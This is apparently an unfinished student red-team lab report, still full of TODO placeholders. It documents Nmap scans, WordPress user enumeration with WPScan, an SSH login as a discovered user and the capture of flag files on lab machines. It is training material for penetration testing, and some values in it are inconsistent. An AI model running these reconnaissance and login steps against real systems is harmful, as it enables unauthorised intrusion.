

Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveals the below services

Nmap -sP 192.168.1.1-255 reveals 192.168.1.110 and 192.168.1.115


TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap ... # TODO: Add command to Scan Target 1  
# TODO: Insert scan output
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
root@Kali:~# nmap -sP 192.168.1.225
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-27 15:02 PST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.46 seconds
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-27 15:03 PST
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00090s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00078s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00093s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0020s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.59 seconds
root@Kali:~#
::1          ff02::2        ip6-allrouters  ip6-loopback      localhost
ff02::1      ip6-allnodes   ip6-localhost   Kali
root@Kali:~# s4
```



```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-27 16:58 PST
Nmap scan report for 192.168.1.115
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
 - List of Exposed Services
 - Port 22 ssh
 - Port 80 http
 - Port 111 rpcbind
 - Port 139 netbios-ssn
 - Port 445 netbios-ssn

TODO: Fill out the list below. Include severity, and CVE numbers, if possible.

The following vulnerabilities were identified on each target:

- Target 1
 - List of Critical Vulnerabilities

Port 22 is open, this enable us to ssh

Port 80 is open, this enables us to have access to http server

TODO: Include vulnerability scan results to prove the identified vulnerabilities.

Exploitation

TODO: Fill out the details below. Include screenshots where possible.

Wpscan --url <http://192.168.1.110>/wordpress -eu

```
[i] User(s) Identified:  
[+] steven  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[+] michael  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)  
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
 - flag1.txt: *TODO: flag1{b9bbcb33e11b80be759c4e844862482d}*
 - - **Exploit Used**

```
root@Kali:~# ssh michael@192.168.1.110  
michael@192.168.1.110's password:  
Permission denied, please try again.  
michael@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
You have new mail.  
Last login: Thu Nov 25 13:16:00 2021 from 192.168.1.90  
michael@target1:~$ █
```

```
michael@target1:~$ cd /  
michael@target1:/$ ls  
bin dev home lib lost+found mnt proc run srv tmp vagrant vmlinuz  
boot etc initrd.img lib64 media opt root sbin sys usr var  
michael@target1:/$ cd var  
michael@target1:/var$ ls  
backups cache lib local lock log mail opt run spool tmp www  
michael@target1:/var$ cd www  
michael@target1:/var/www$ ls  
flag2.txt html  
michael@target1:/var/www$ cat flag2.txt  
flag2{fc3fd58dcad9ab23faca6e9a36e581c}  
michael@target1:/var/www$ █
```

- *TODO: Identify the exploit used*
 - *TODO: Include the command run*

- flag2.txt: *TODO*: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

○

■ Exploit Used

```
michael@target1:~$ cd /
michael@target1:/$ ls
bin dev home lib lost+found mnt proc run srv tmp vagrant vmlinuz
boot etc initrd.img lib64 media opt root sbin sys usr var
michael@target1:/$ cd var
michael@target1:/var$ ls
backups cache lib local lock log mail opt run spool tmp www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

- *TODO: Identify the exploit used*
 - *TODO: Include the command run*